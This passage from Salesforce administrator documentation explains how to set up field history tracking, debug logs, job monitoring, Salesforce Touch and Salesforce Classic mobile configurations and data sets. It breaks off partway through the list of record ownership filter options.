Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions
Standard Objects are not available in **Database.com**

User Permissions Needed	
To set up which fields are tracked:	"Customize Application"

If you use both business accounts and person accounts, review the following before enabling account field history tracking:

- Field history tracking for accounts affects both business accounts and person accounts.
- Enabling field history tracking on person accounts does not enable field history tracking on personal contacts.

To set up field history tracking:

1. From Setup, click **Customize**.
2. Select the object you want to configure.
3. Click **Fields** > **Set History Tracking**.

   Note: When you enable tracking for an object, be sure to customize your page layouts to include the object's history related list.

4. For accounts, contacts, leads, and opportunities, select the `Enable Account History`, `Enable Contact History`, `Enable Lead History`, or `Enable Opportunity History` checkbox.
5. Choose the fields you want tracked.

   You can select a combination of up to 20 standard and custom fields per object. This limit includes fields on business accounts and person accounts.

   Certain changes, such as case escalations, are always tracked.

You can't track the following fields:

- Formula, roll-up summary, or auto-number fields
- `Created By` and `Last Modified By`
- `Expected Revenue` field on opportunities
- `Master Solution Title` or the `Master Solution Details` fields on solutions; these fields display only for translated solutions in organizations with multilingual solutions enabled.

6. Click **Save**.

   Salesforce tracks history from this date and time forward. Changes made prior to this date and time are not included.

Tracking Field History

Tracking Field History for Custom Objects

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions
Standard Objects are not available in **Database.com**

User Permissions Needed	
To set up which fields are tracked:	"Customize Application"

To track field history for custom objects:

1. From Setup, click **Create** > **Objects**.
2. Click **Edit** next to the name of the custom object.
3. Select the `Track Field History` checkbox.

   Note: When you enable tracking for an object, be sure to customize your page layouts to include the object's history related list.

4. Click **Save**.
5. Click `Set History Tracking` in the Custom Fields & Relationships section.

   This section allows you to set a custom object's history for both standard and custom fields.
6. Choose the fields you want tracked.

   You can select up to 20 standard and custom fields per object. You can't track:

   - Formula, roll-up summary, or auto-number fields
   - `Created By` and `Last Modified By`
7. Click **Save**.

Salesforce tracks history from this date and time forward. Changes made prior to this date and time are not included.

Methods for Archiving Field History

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions
Standard Objects are not available in **Database.com**

To archive field history, you can use one of the following options:

- Schedule a regular export of `FieldHistory` data.
- Export an object-specific field history report to a CSV file.
- Run a query using the SOAP API and save your results.

See Also:

Tracking Field History

Disabling Field History Tracking

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions
Standard Objects are not available in **Database.com**

User Permissions Needed	
To set up which fields are tracked:	"Customize Application"

Note: You cannot disable field history tracking for an object if a field on the object is referenced in Apex.

1. Select the object whose field history tracking you want to disable.
   a. For standard objects, from Setup, click **Customize**.
   b. For custom objects, from Setup, click **Create** > **Objects**.
2. Deselect the `Track Field History` checkbox.
   If you deselect the checkbox, the History related list is automatically removed from the associated object's page layouts.

If you disable field history tracking on a standard object, you can still report on its history data up to the date and time that you disabled tracking. If you disable field history tracking on a custom object, then you cannot report on its field history.

Monitoring Debug Logs

Available in **Enterprise**, **Developer**, **Unlimited**, and **Database.com** Editions
The Salesforce user interface and Email Services are not available in **Database.com**.

User Permissions Needed	
To view, retain, and delete debug logs:	"Manage Users"

You can retain and manage the debug logs for specific users.

To view saved debug logs, from Setup, click **Monitoring** > **Debug Logs** or **Logs** > **Debug Logs**.

From this page, click **New** to specify a user that you want to retain debug logs for.

After you have specified a user or users to retain debug logs for, you can:

- Click **Delete** to stop retaining debug logs for a specific user.
- Click **Reset** to reset the number of debug logs for a particular user.
- Click **Filters** to specify what gets logged for that user, as well as the amount of information.

After you have started retaining debug logs, you can:

- Click **View** to view a specific log's details.
- Click **Download** to download the debug log as an XML file.

See Also:

Retaining Debug Logs
Viewing Debug Logs

Retaining Debug Logs

Available in: **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

User Permissions Needed	
To view, retain, and delete debug logs:	"Manage Users"

You can retain and manage the debug logs for specific users.

The following are the limits for debug logs:

- Once a user is added, that user can record up to 20 debug logs. After a user reaches this limit, debug logs stop being recorded for that user. Click **Reset** on the Monitoring Debug logs page to reset the number of logs for that user back to 20. Any existing logs are not overwritten.
- Each debug log can only be 2 MB. Debug logs that are larger than 2 MB are reduced in size by removing older log lines, such as log lines for earlier `System.debug` statements. The log lines can be removed from any location, not just the start of the debug log.
- Each organization can retain up to 50 MB of debug logs. Once your organization has reached 50 MB of debug logs, the oldest debug logs start being overwritten.

To specify that a user should have his or her debug logs retained:

1. From Setup, click **Monitoring** > **Debug Logs** or **Logs** > **Debug Logs**, then click **New**.
2. Click the checkbox next to the user or users for whom you want to retain debug logs. Only users with a checkbox next to their names don't currently have their debug logs retained.
3. Click **Save**.

Monitoring Debug Logs

Viewing Debug Logs

Available in: **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

User Permissions Needed	
To use the Developer Console:	“View All Data”
To execute anonymous Apex:	“Author Apex”
To save changes to Apex classes and triggers:	“Author Apex”
To save changes to Visualforce pages and components:	“Customize Application”

To view the details of a debug log, from Setup, click **Monitoring** > **Debug Logs** or **Logs** > **Debug Logs**, and then click **View** next to the debug log you want to examine. Click **Download** to download the log as an XML file.

The debug log contains information about the transaction, such as if it was successful, the size of the log (in bytes), how long the transaction took in milliseconds, and so on. The log itself contains additional information about the transaction, depending on the filters set for the user.

Monitoring Scheduled Jobs

Available in: **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions Analytic Snapshots and Dashboards are not available in **Database.com**

User Permissions Needed	
To monitor scheduled jobs:	“View Setup and Configuration”

The All Scheduled Jobs page lists all analytic snapshots, scheduled Apex jobs, and dashboards scheduled to refresh.

To view this page, from Setup, click **Monitoring** > **Scheduled Jobs** or **Jobs** > **Scheduled Jobs**. Depending on your permissions, you can perform some or all of the following actions:

- Click **Del** to permanently delete all instances of a scheduled job.
- View the details of a scheduled job, such as:
  - ◊ The name of the scheduled job
  - ◊ The name of the user who submitted the scheduled job

- The date and time at which the scheduled job was originally submitted
- The date and time at which the scheduled job started
- The next date and time at which the scheduled job will run
- The type of scheduled job

Monitoring Background Jobs

Available in: **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To monitor background jobs:	"View Setup and Configuration"

You can monitor background jobs if your organization has parallel sharing recalculation enabled. Parallel sharing recalculation helps larger organizations to speed up sharing recalculation of each object. Contact salesforce.com to determine if this feature is appropriate for your organization.

To view any background jobs in your organization, from Setup, click **Monitoring** > **Background Jobs** or **Jobs** > **Background Jobs**. The All Background Jobs page shows the details of background jobs, including a percentage estimate of the recalculation progress.

Note: You can only monitor background jobs on this page. Contact salesforce.com to abort a background job.

CONFIGURE SALESFORCE MOBILE APPS

MOBILE DASHBOARDS FOR IPAD

Let Users View Dashboards on the iPad

The Mobile Dashboards for iPad app is automatically enabled for your organization so your users can access the app without any configuration on your part.

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

User Permissions Needed	
To view Mobile Dashboards for iPad settings:	"View Setup and Configuration"
To modify Mobile Dashboards for iPad settings:	"Customize Application"

You can disable the app if you don't want users accessing Salesforce data from mobile devices and you can easily re-enable it if you change your mind later.

To configure access to Mobile Dashboards for iPad:

1. From Setup, click **Mobile Administration** > **Mobile Dashboards** > **Settings**.
2. Select or deselect `Enable the Mobile Dashboards iPad app for all users`.
3. Click **Save**.

Users can download and install the Mobile Dashboards for iPad app from the Apple App Store or AppExchange Mobile.

Aside from editions noted, the app is available to organizations enabled with REST API.

SALESFORCE TOUCH

Setting Up Salesforce Touch

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions.

Salesforce Platform licenses are also supported.

User Permissions Needed	
To view Salesforce Touch settings:	"View Setup and Configuration"
To modify Salesforce Touch settings:	"Customize Application" "Modify All Data"

Salesforce Touch is a variation of Salesforce that's designed for touchscreen mobile devices. There are two versions of Salesforce Touch: a downloadable app that's available from the Apple App Store or AppExchange Mobile, and a mobile browser app. You can limit your organization to a single version or enable both versions. If you enable both, users can access either app interchangeably.

To enable and configure Salesforce Touch for your organization:

1. From Setup, click **Mobile Administration** > **Salesforce Touch** > **Settings**.
2. In the `Downloadable App Settings` section, enable the Salesforce Touch downloadable app for all users in your organization by selecting the mobile devices that can access the app. (In this release, Apple® iPad® and iPhone® are the available options.) Disable access to this app by deselecting all of the devices in this section.

   The downloadable app is enabled by default. If you disable this app, users can still install the app but they can't use it to log in to their Salesforce accounts.
3. In the `Mobile Browser App Settings` section, enable the Salesforce Touch mobile browser app for all users in your organization by selecting the mobile devices that can access the app. (In this release, iPad and iPhone devices are the available options.) Disable access to this app by deselecting all of the devices in this section.

   The mobile browser app is disabled by default. If you enable this option, users who log in to Salesforce from the Safari® browser on iPad and iPhone devices are automatically redirected to Salesforce Touch.

   Note:

   If users prefer to access the full Salesforce site from Safari instead, they can turn off the mobile browser app redirection for themselves, from the app or from the full site by deselecting the **Touch User** checkbox at either **Setup** > **My Personal Information** > **Personal Information** or **My Settings** > **Personal** > **Advanced User Details**.

   Doing this means the user won't be able to access the mobile browser app from any of their supported mobile devices.

4. Click **Save**.

You can also enable the use of Visualforce tabs in Salesforce Touch. See Enabling Visualforce Tabs in Salesforce Touch for all of the steps required to do this.

Enabling Visualforce Tabs in Salesforce Touch

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions.

Salesforce Platform licenses are also supported.

User Permissions Needed	
To view Salesforce Touch settings:	"View Setup and Configuration"
To modify Salesforce Touch settings:	"Customize Application" "Modify All Data"
To enable the display of Visualforce tabs in Salesforce Touch:	"Author Apex"

You can enable Visualforce tabs to display in both the downloadable and mobile browser versions of Salesforce Touch, allowing users to access associated Visualforce pages directly from the Salesforce Touch interface.

Note: Other forms of Visualforce, including inline Visualforce, overridden Visualforce pages, and standard Visualforce buttons and links, aren't supported in this release of Salesforce Touch.

1. Enable Visualforce pages for Salesforce Touch.
   a. From Setup, click **Develop** > **Pages**.
   b. Edit the desired Visualforce page.
   c. Select `Available in Touch` then click **Save**.

   Any tabs that are associated with the page will display in Salesforce Touch. If the page isn't associated with a Visualforce tab, users won't be able to access the page from Salesforce Touch.
2. Turn on Visualforce support in Salesforce Touch.
   a. From Setup, click **Mobile Administration** > **Salesforce Touch** > **Settings**.
   b. Select `Enable Visualforce in Salesforce Touch` then click **Save**.

Visualforce tabs in Salesforce Touch are indicated by the icon. Tapping the icon opens the tab—and the associated Visualforce page—in a slightly different way, depending on the version of Salesforce Touch.

- **Downloadable app**—The Visualforce page opens in the Salesforce Touch in-app (child) browser. The Visualforce page is rendered with `showHeader=false` so all Salesforce header and sidebar navigation is suppressed.
- **Mobile browser app**—The Visualforce page opens in a new mobile browser tab, outside of the Salesforce Touch interface. The Salesforce header and sidebar are displayed and can be used to navigate within Salesforce.

In both cases, the Visualforce page functions the same as if you were viewing it in the full Salesforce site.

Here are some notes about Visualforce tab support in this release of Salesforce Touch:

- Standard object tabs that are overridden with a Visualforce page aren't supported in Salesforce Touch. The Visualforce page is shown for full site users but Salesforce Touch users will see the default Salesforce Touch page for the entity instead. This restriction exists to maintain the Salesforce Touch experience for standard objects.
- Other Visualforce pages that are accessed from a Salesforce Touch-enabled Visualforce page don't need to be enabled for Salesforce Touch.
- You can also enable Visualforce pages for Salesforce Touch through the metadata API by editing the `isAvailableInTouch` field on the ApexPage object.
- The `Mobile Ready` checkbox on Visualforce Tab setup pages is for the Salesforce Classic app only and has no effect on Visualforce in Salesforce Touch.

SALESFORCE CLASSIC

Salesforce Classic Overview for Administrators

Free version available in: **All** editions except **Database.com** Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

Salesforce Classic helps your teams succeed by allowing users to access their latest Salesforce data, whenever and wherever they need it, directly from Android™, BlackBerry® and iPhone® devices. The Salesforce Classic app exchanges data with Salesforce over mobile or wireless networks, and stores a local copy of the user's data in its own database on the mobile device. Users can edit local copies of their Salesforce records when a data connection isn't available, and transmit those changes to Salesforce when a connection is available again. The app also promotes near real-time logging of critical information by prompting users to enter updates directly in Salesforce or Force.com AppExchange apps after important customer calls, emails, or appointments.

A Salesforce Classic license is required for each user to use the full version of Salesforce Classic. For organizations using Unlimited and Developer Editions, salesforce.com provides one mobile license for each Salesforce license. Organizations using Professional or Enterprise Editions must purchase mobile licenses separately.

Any Salesforce user who doesn't have a mobile license can download a free, restricted version of Salesforce Classic. The free version:

- Supports fewer standard objects
- Doesn't support custom objects
- Doesn't allow administrators to customize or create mobile configurations
- Isn't available for use by partner portal users

Note: The Android, BlackBerry, and iPhone apps are available in English, Japanese, French, German, and Spanish. Contact salesforce.com to turn on Salesforce Classic for your organization.

About the Salesforce Classic Default Configuration

Free version available in: **All** editions except **Database.com**

Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

Mobile configurations for the Salesforce Classic app are sets of parameters that determine what data Salesforce transmits to users' mobile devices and which users receive the data on their mobile devices. A default mobile configuration is provided for Professional, Enterprise, Unlimited, and Developer Edition organizations. Administrators can't view or edit the default mobile configuration.

Users are automatically assigned to the default mobile configuration when they activate their Salesforce account from a supported mobile device using the Salesforce Classic app.

The default mobile configuration:

- Allows users with an assigned mobile license to install and activate Salesforce Classic, even if you haven't yet assigned them to a mobile configuration.
- Allows users without an assigned mobile license to install and activate the free version of Salesforce Classic.

You can disable Salesforce Classic to prevent users from activating the Salesforce Classic app.

The default configuration can mobilize the following objects:

- Accounts
- Assets
- Cases
- Contacts
- Dashboards
- Events
- Leads
- Opportunities
- Reports
- Solutions
- Tasks

Note:

- Not all objects available in the Salesforce Classic app are mobilized with the default configuration.
- Assets aren't available as a tab in the Salesforce Classic app but display as a related list for accounts, cases, and contacts.

The default configuration automatically synchronizes records the user recently accessed in Salesforce on the Salesforce Classic app. Users can search for records that aren't automatically synchronized; once the user downloads a record, the record becomes a permanent part of the data set. In addition to recently accessed records, the default configuration synchronizes activities closed in the past five days and open activities due in the next 30 days.

Salesforce Classic Implementation Tips and Best Practices

Set up the Salesforce Classic app using these tips and best practices.

Free version available in: **All** editions except **Database.com**

Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

User Permissions Needed	
To view Salesforce Classic configurations:	"View Setup and Configuration"
To create, change, or delete Salesforce Classic configurations:	"Manage Mobile Configurations"

Building Lean Data Sets

- Keep the data sets in your mobile configurations as small as possible. Not only do lean data sets greatly improve the Salesforce Classic app's performance, but they also make the app easier to use. Pushing massive amounts of data to the device might seem like a good idea, but the important records tend to get lost among the ones that aren't relevant to users' day-to-day activities. Small data sets are powerful because the Salesforce Classic app synchronizes with Salesforce every 20 minutes, so the data is constantly refreshed with new and updated records. Even if your mobile configurations don't account for every possible record your users might need, they can search for records that aren't automatically synchronized to their devices.

  To build small data sets:

  - ◊ Nest the objects in the data set tree. For example, add contacts as a child data set of the account object so that the data set includes contacts related to the mobilized accounts instead of all the user's contacts.
  - ◊ Avoid setting the record ownership filter to All Records unless your organization uses a private sharing model. It's unlikely that users need to see all of an object's records on their devices. Instead of mobilizing all opportunity records, for example, mobilize just the opportunities owned by the user or the user's opportunity team.
  - ◊ Use filters that synchronize the most relevant records. For example, even if you limit the opportunities on the device to records owned by the user, you could further prune the data set by mobilizing only opportunities closing this month.
  - ◊ Set a record limit to prevent the data set from getting too large. Generally, a single data set should generate no more than 2,500 records.

- Another way to build lean data sets is to mobilize the Salesforce recent items list, add the data sets, and set the record ownership filters in your data sets to None (Search Only). The user's data set is populated with records recently accessed in Salesforce, and those records in turn synchronize additional data based on the data set hierarchy. For example, let's say you create a data set with the account object at the root level and add the contact, task, and event objects as child data sets. When the Salesforce Classic app synchronizes an account from the Salesforce recent items list, it also synchronizes the contacts, tasks, and events related to that account.

- If you're not sure which fields to use as filters for your data sets or mobile views, consider using the Last Activity Date field. For example, set up a filter that synchronizes contacts with an activity logged this week or this month. The Last Activity Date field is a better indicator of a record's relevance than the Last Modified Date field—often the main detail of a record remains unchanged even though users frequently log related tasks and events.

Mobilizing Records Users Need

- Before mobilizing a custom object, make sure the object's functionality is compatible with the Salesforce Classic app. Salesforce Classic doesn’t support S-controls, mashups, merge fields, image fields, or custom links.
- To obtain a relevant set of activities, mobilize the task and event objects at the root level of the data set hierarchy and nest them under parent objects, like contacts, accounts, and opportunities. Adding tasks and events at multiple levels ensures that users will see their personal activities and activities related to the records on their devices. Avoid mobilizing too much activity history or too many tasks and events not owned by the user. Generally, there are more task and event records in an organization than any other type of record, so it's easy to bloat data sets with too many activities.
- If your sales representatives frequently take orders in the field and need a comprehensive inventory list, add the product object at the root level of the data set hierarchy. Nesting the opportunity product object below the opportunity object won't mobilize all products.
- If your users need to assign tasks to other users or change the record owner, mobilize the user object so that the names of other users will be available on the device. Avoid mobilizing all user records—instead, set up filters based on the role or profile.
- Be sure that users assigned to a mobile configuration have field-level access to all the fields used in the configuration's filter criteria. If a user doesn't have access to a field in a data set's filter criteria, the Salesforce Classic app won't synchronize the records for that data set or its child data sets.
- You can sometimes use cross-object formula fields to work around limitations of the Salesforce Classic app. For example, Salesforce Classic doesn't support campaigns, so you can't add the campaign object as a data set and add the opportunity object as its child data set to get the related records. However, you can create a text formula field on the opportunity object equal to the name of the parent campaign. The field needs to be visible, but it doesn't need to be included on your page layouts. Then add the opportunity object to the data set and use the new formula field to filter opportunities related to a specific campaign.
- Although a mobile configuration might include an object at multiple levels in the data set hierarchy, users won't see duplicate tabs in the Salesforce Classic app. Only one Task tab appears on the device even if you mobilize the task object at the root level and as a child data set of three objects.

Customizing Mobile Configurations

- Clean up your mobile page layouts by excluding fields from the objects in the mobile configuration. Less data is sent to the device, and mobile users don't have to scroll through unnecessary fields.
- If you mobilize the Dashboards tab, be sure to select any other tabs that should appear in the Salesforce Classic app. Customizing the tabs for a mobile configuration overrides the default tab set—if you only mobilize the Dashboard tab, it will be the only tab sent to the device.
- Due to the small size of mobile device screens, you can only select two display columns for mobile views. If you need three columns of data, create a text formula field on the object that concatenates the three fields, then use the formula field in the mobile view criteria.
- When creating mobile views, you can filter based on the current user with the $User.ID global variable, but you can't enter a user's name as a value in the filter criteria. To build a view based on users, create a text formula field on the appropriate object, then use the formula field in the mobile view criteria. For example, to create a view that displays opportunities owned by an opportunity team, create a text formula field on the opportunity object that contains the opportunity owner's user ID or role, then create a view that filters on values in that field.

Testing and Deploying the Mobile Product

- It's important to test mobile configurations to make sure they're synchronizing an acceptable amount of data. Test configurations against active users who own a very large number of records. Typically, most data sets generate between 500 KB and 4 MB of data. If the data sets are over 4 MB, refine the filter criteria to limit the amount of data sent to the device.
- You can use the Salesforce Classic app in the sandbox before deploying to your organization.
- Use of the Salesforce Classic app requires a data plan. The wireless data volume for the Salesforce Classic app varies greatly between customers and even users in the same organization. It's impossible to predict your organization's data usage, but we can offer some guidelines:
  - ◊ The initial data download consists of records that match the criteria specified in the user's mobile configuration and the metadata needed to support these records when disconnected. On average, the data sizes range from 500 KB–4 MB.
  - ◊ After the initial download of data, incremental update requests are initiated by the client app every 20 minutes. Each of these requests and the corresponding server response are approximately 200 bytes.
  - ◊ If any new data is downloaded to the client app as a result of the update request, only the new or changed values are sent. For example, the Salesforce Classic app only downloads the new phone number in a contact record, not the entire contact record. The amount of data transmitted differs for every organization and every user.

  Generally, the volume of data transmitted by the Salesforce Classic app is low compared to moderate email usage.
- If you're deploying to BlackBerry users, evaluate your corporate network infrastructure before implementing the mobile solution.

Best Practices

- Use the zero-administration deployment option to experiment with the Salesforce Classic app before you set up mobile configurations. You'll create better blueprints for your mobile configurations if you've tried using the Salesforce Classic app.
- Talk to users about their favorite reports, views, and dashboards to get ideas for what filter criteria to use in mobile configurations.
- After setting up mobile configurations, deploy the Salesforce Classic app on a limited basis with a select group of users. Adjust the mobile setup based on their feedback, then deploy to all of your users.

Setting Up Salesforce Classic

Free version available in: **All** editions except **Database.com**

Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

User Permissions Needed	
To view Salesforce Classic settings:	“View Setup and Configuration”
To change Salesforce Classic settings:	“Manage Mobile Configurations”

To deploy the Salesforce Classic app to your organization:

1. Review the mobile implementation tips and best practices

2. Enable mobile users on page 682
3. Create one or more mobile configurations
4. Define the data sets for your mobile configurations
5. Test the mobile configurations
6. Customize mobile page layouts and adjust mobile user permissions (optional)
7. Customize mobile tabs (optional)
8. Create custom mobile views (optional)
9. Set up dashboards (optional)
10. Set up mobile reports (optional)
11. Set up Salesforce CRM Content (optional)
12. Configure access for partner users (optional)
13. Create links to Web and Visualforce Mobile pages (optional)
14. Notify users that Salesforce Classic is available for download

When users download the Salesforce Classic app and activate their accounts, you can manage their devices in the Salesforce Classic Administration Console.

Managing Salesforce Classic Devices

Enabling Salesforce Classic Users

Free version available in: **All** editions except **Database.com**

Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

User Permissions Needed	
To view Salesforce Classic settings:	"View Setup and Configuration"
To change Salesforce Classic settings:	"Manage Mobile Configurations"

To enable users to access to the full version of Salesforce Classic:

1. Allocate mobile licenses to users by selecting the `Mobile User` checkbox on the user record. The `Mobile User` checkbox is enabled by default for all Unlimited and Developer Edition users.
2. Edit each custom profile to which Salesforce Classic users are assigned to include the "API Enabled" permission. Salesforce Classic users need access to the API so their mobile devices can communicate with Salesforce. The "API Enabled" permission is enabled by default on standard profiles.

Note: The Android, BlackBerry, and iPhone apps are available in English, Japanese, French, German, and Spanish. Contact salesforce.com to turn on Salesforce Classic for your organization.

To prevent users from activating the full version of Salesforce Classic on their mobile devices before you're ready to deploy the app, disable the `Mobile User` checkbox for all your users.

Note: If you deselect this checkbox for a user who is already assigned to a mobile configuration, Salesforce removes that user from the mobile configuration and assigns the user to the default mobile configuration.

The free version of Salesforce Classic is enabled by default. If you want to block users without Salesforce Classic licenses from accessing their Salesforce data on mobile devices, disable the free version of Salesforce Classic.

1. From Setup, click **Mobile Administration** > **Salesforce Classic** > **Settings**.
2. Click **Edit**.
3. Deselect `Enable Mobile Lite`.

   Note: If you deselect this option while users are running the Salesforce Classic app, the Salesforce data on their devices is erased the next time the devices synchronize with Salesforce.

4. Click **Save**.

Creating Salesforce Classic Configurations

Free version available in: **All** editions except **Database.com**

Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

User Permissions Needed	
To view Salesforce Classic configurations:	"View Setup and Configuration"
To create, change, or delete Salesforce Classic configurations:	"Manage Mobile Configurations"

Mobile configurations are sets of parameters that determine the data Salesforce transmits to users' mobile devices, and which users receive that data on their mobile devices. Organizations can create multiple mobile configurations to simultaneously suit the needs of different types of mobile users. For example, one mobile configuration might send leads and opportunities to the sales division, while another mobile configuration sends cases to customer support representatives.

Before creating your mobile configurations, plan which profiles and users you want to assign to each configuration. Each mobile configuration only affects the mobile devices of users assigned to the configuration.

To create a mobile configuration:

1. Enter Basic Information
2. Assign Users and Profiles
3. Set Total Data Size Limit
4. Complete Your Mobile Configuration

Note:

A default mobile configuration on page 678 is provided for Professional, Enterprise, Unlimited, and Developer Edition organizations. You can't view or edit the default configuration.

Any Salesforce user who doesn't have a mobile license can download a free, restricted version of Salesforce Classic. These users are assigned to the default mobile configuration when they activate their Salesforce account from a mobile device.

Enter Basic Information

1. From Setup, click **Mobile Administration** > **Salesforce Mobile** > **Configurations** to access the mobile configurations list page.
2. Click **New Mobile Configuration**.
3. Enter a name for the mobile configuration.
4. Select the `Active` checkbox if you want to activate the mobile configuration immediately after creating it. The mobile configuration does not work until you select this checkbox.

   If you deactivate an active mobile configuration, Salesforce saves all requests from devices of the users assigned to the mobile configuration for up to one week. If you reactivate the mobile configuration, Salesforce executes those requests in the order received.
5. Optionally, enter a description for the mobile configuration.
6. Optionally, select the `Mobilize Recent Items` checkbox to mark recently used records in Salesforce for device synchronization.

   Selecting this option ensures that mobile users assigned to the configuration will not have to search for and download items they recently accessed on Salesforce, even if those records do not meet the configuration's filter criteria. Only records belonging to mobilized objects can be marked for device synchronization; for example, if you do not mobilize the account object in a configuration, users assigned to that configuration cannot automatically receive recent accounts on their devices.
7. If you select the `Mobilize Recent Items` checkbox, select a value from the `Maximum Number of Recent Items` drop-down list. Set a low number if your users have minimal free space on their mobile devices.
8. Optionally, select the `Mobilize Followed Records` checkbox to automatically synchronize records users are following in Chatter to their mobile device. The device only synchronizes followed records for objects included in the mobile configuration's data set.

   The `Mobilize Followed Records` checkbox is only available if Chatter is enabled for your organization.

Assign Users and Profiles

You can assign individual users and profiles to each mobile configuration. If you assign a profile to a mobile configuration, the mobile configuration applies to all Salesforce Classic users with that profile unless a specific user is assigned to another mobile configuration.

Tip: For ease of administration, we recommend that you assign mobile configurations to profiles; however, you may have situations in which you need to assign a configuration directly to individual users.

To assign users and profiles to a mobile configuration:

1. In the Search drop-down list, select the type of member to add: users or profiles. This drop-down list is not available if you have not enabled the `Mobile User` checkbox on any user records, or if all users are already assigned to a mobile configuration; in that case, you can only assign profiles to this mobile configuration.
2. If you do not immediately see the member you want to add, enter keywords in the search box and click **Find**.
3. Select users and profiles from the `Available Members` box, and click the **Add** arrow to add them to the mobile configuration.

   You can assign each user and profile to only one mobile configuration.

   The `Available Members` box only displays users who have the `Mobile User` checkbox enabled.
4. If there are users or profiles in the `Assigned Members` box you do not want to assign to this mobile configuration, select those users and click the **Remove** arrow.

   Warning: Removing a user from an active mobile configuration deletes the Salesforce-related data on the user's mobile device but does not delete the client application.

Set Total Data Size Limit

Different types of mobile devices offer different memory capacities, and some devices experience serious problems if all of the flash memory is used. To avoid overloading mobile devices, optionally specify a total data size limit for each mobile configuration. The total data size limit prevents Salesforce from sending too much data to the mobile devices of users assigned to the mobile configuration.

To set the total data size limit, use the `Don't sync if data size exceeds` drop-down list to specify the amount of memory that is consistently available on the mobile devices of users who are assigned to this mobile configuration. If the combined size of all the data sets exceeds this limit, users assigned to this profile receive an error message on their mobile devices, and Salesforce will not synchronize any data sets in this mobile configuration. Test your mobile configuration to make sure the data sets do not exceed the total data size limit.

Tip: To reduce the size of your data, do one or more of the following:

- Delete a data set.
- Reduce the scope of your data sets.
- Refine the filter criteria of your data sets.

Complete Your Mobile Configuration

Click **Save**. Note that your mobile configuration is not active until you select the `Active` checkbox.

Defining Data Sets

Free version available in: **All** editions except **Database.com** Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

User Permissions Needed	
To view mobile data sets:	"View Setup and Configuration"
To create, change, or delete mobile data sets:	"Manage Mobile Configurations"

Accessing Salesforce from a mobile device is very different than accessing it from your computer. This is because mobile devices generally have less memory and screen size than computers, and they do not maintain a constant network connection. To work with these limitations, each mobile configuration only transfers data sets, which are subsets of the records users access in the Salesforce online user interface. Mobile devices store data sets in on-board databases, allowing users to access their most important records and work offline when no network connection is available. Salesforce automatically synchronizes the on-board databases when the mobile device reestablishes a network connection.

Each data set can contain records related to a single object and is classified by the name of that object. For example, the Accounts data set only includes account records.

Data sets can have child data sets, which are data sets that contain records associated with a top-level (parent) data set. For example, if the first level of your hierarchy has an Accounts data set, you can add a Contacts child data set that includes all contact records related to the account records. Child data sets appear as related lists on mobile devices.

A single mobile configuration can have multiple data sets for the same object and at different levels. For example, you can have an Events parent data set and an Events child data set under Leads.

Tip: Review the sample data sets to see how you might define data sets for common groups of Salesforce users.

After creating a mobile configuration, you must define its data sets. To access the data sets for a mobile configuration:

1. Click **Mobile Administration** > **Salesforce Mobile** > **Configurations**, and click the name of the mobile configuration you want to modify.
2. In the Data Sets related list, click **Edit**.
3. From the Data Sets page, you can:
   - Add a data set.
   - Remove a data set by selecting the data set you want to remove and clicking **Remove**.
   - Edit a data set by selecting the data set you want to edit in the hierarchy. The right pane displays the filters for that data set.
   - Test your mobile configuration.

   As you define and modify the data sets, Salesforce automatically saves your changes.
4. Click **Done** when you are finished.

Adding Data Sets

To add a data set:

1. In the hierarchy, select **Data Sets** to create a parent data set, or select an existing data set to create a child data set.
2. Click **Add...**.
3. In the popup window, select the object for the records you want the data set to include. Salesforce lets you create parent data sets for all custom objects and the following standard objects:
   - Accounts
   - Assets
   - Attachments
   - Cases
   - Contacts
   - Content
   - Events
   - Leads
   - Notes
   - Opportunities
   - Price Books
   - Products
   - Solutions
   - Tasks
   - Users

   Note:

   - Although attachments are available as a data set, they're only supported in Salesforce Classic for Android. Salesforce Classic for iPhone and BlackBerry don't currently support attachments.
   - Salesforce Classic supports default field values only for picklists and multiselect picklists. Default field values for other types of fields, such as checkboxes and numeric fields, do not appear in Salesforce Classic.

   When adding to an existing data set, the popup window displays any object with a relationship to the selected object. This includes child objects, and also parent objects with a master-detail or lookup relationship to the selected object.

   For example, assume you created an account field called Primary Contact with a lookup relationship to the contact object. If you add Account as a top-level data set in a mobile configuration, you see two sets of contacts when you add Contact below Account:

   - **Contact:** Represents the standard relationship between the account and contact objects.
   - **Contact (Referenced by Account):** Represents any object that is the parent in a lookup or master-detail relationship for the selected object. In this case, the contact object is referenced by the Primary Contact field on the account object.

   Because Salesforce distinguishes between these two types of relationships, you could, for example, mobilize just the contacts referenced by a custom account field without sending any child contact records to the device.
4. Click **OK**. The data set you created appears in the hierarchy.
5. Optionally, use filters to restrict the records that a parent or child data set includes:
   a. Use the Filter by Record Ownership options to configure Salesforce to automatically synchronize records based on the owner of the record. The possible options are:

- `All Records`: Salesforce automatically synchronizes all records the user can access. The `All Records` option is not available for tasks and events when they are parent data sets in a mobile configuration. This helps prevent failed data synchronization due to activity filter queries that take too long to run.
- `User's Records`: Salesforce automatically synchronizes all records the user owns.
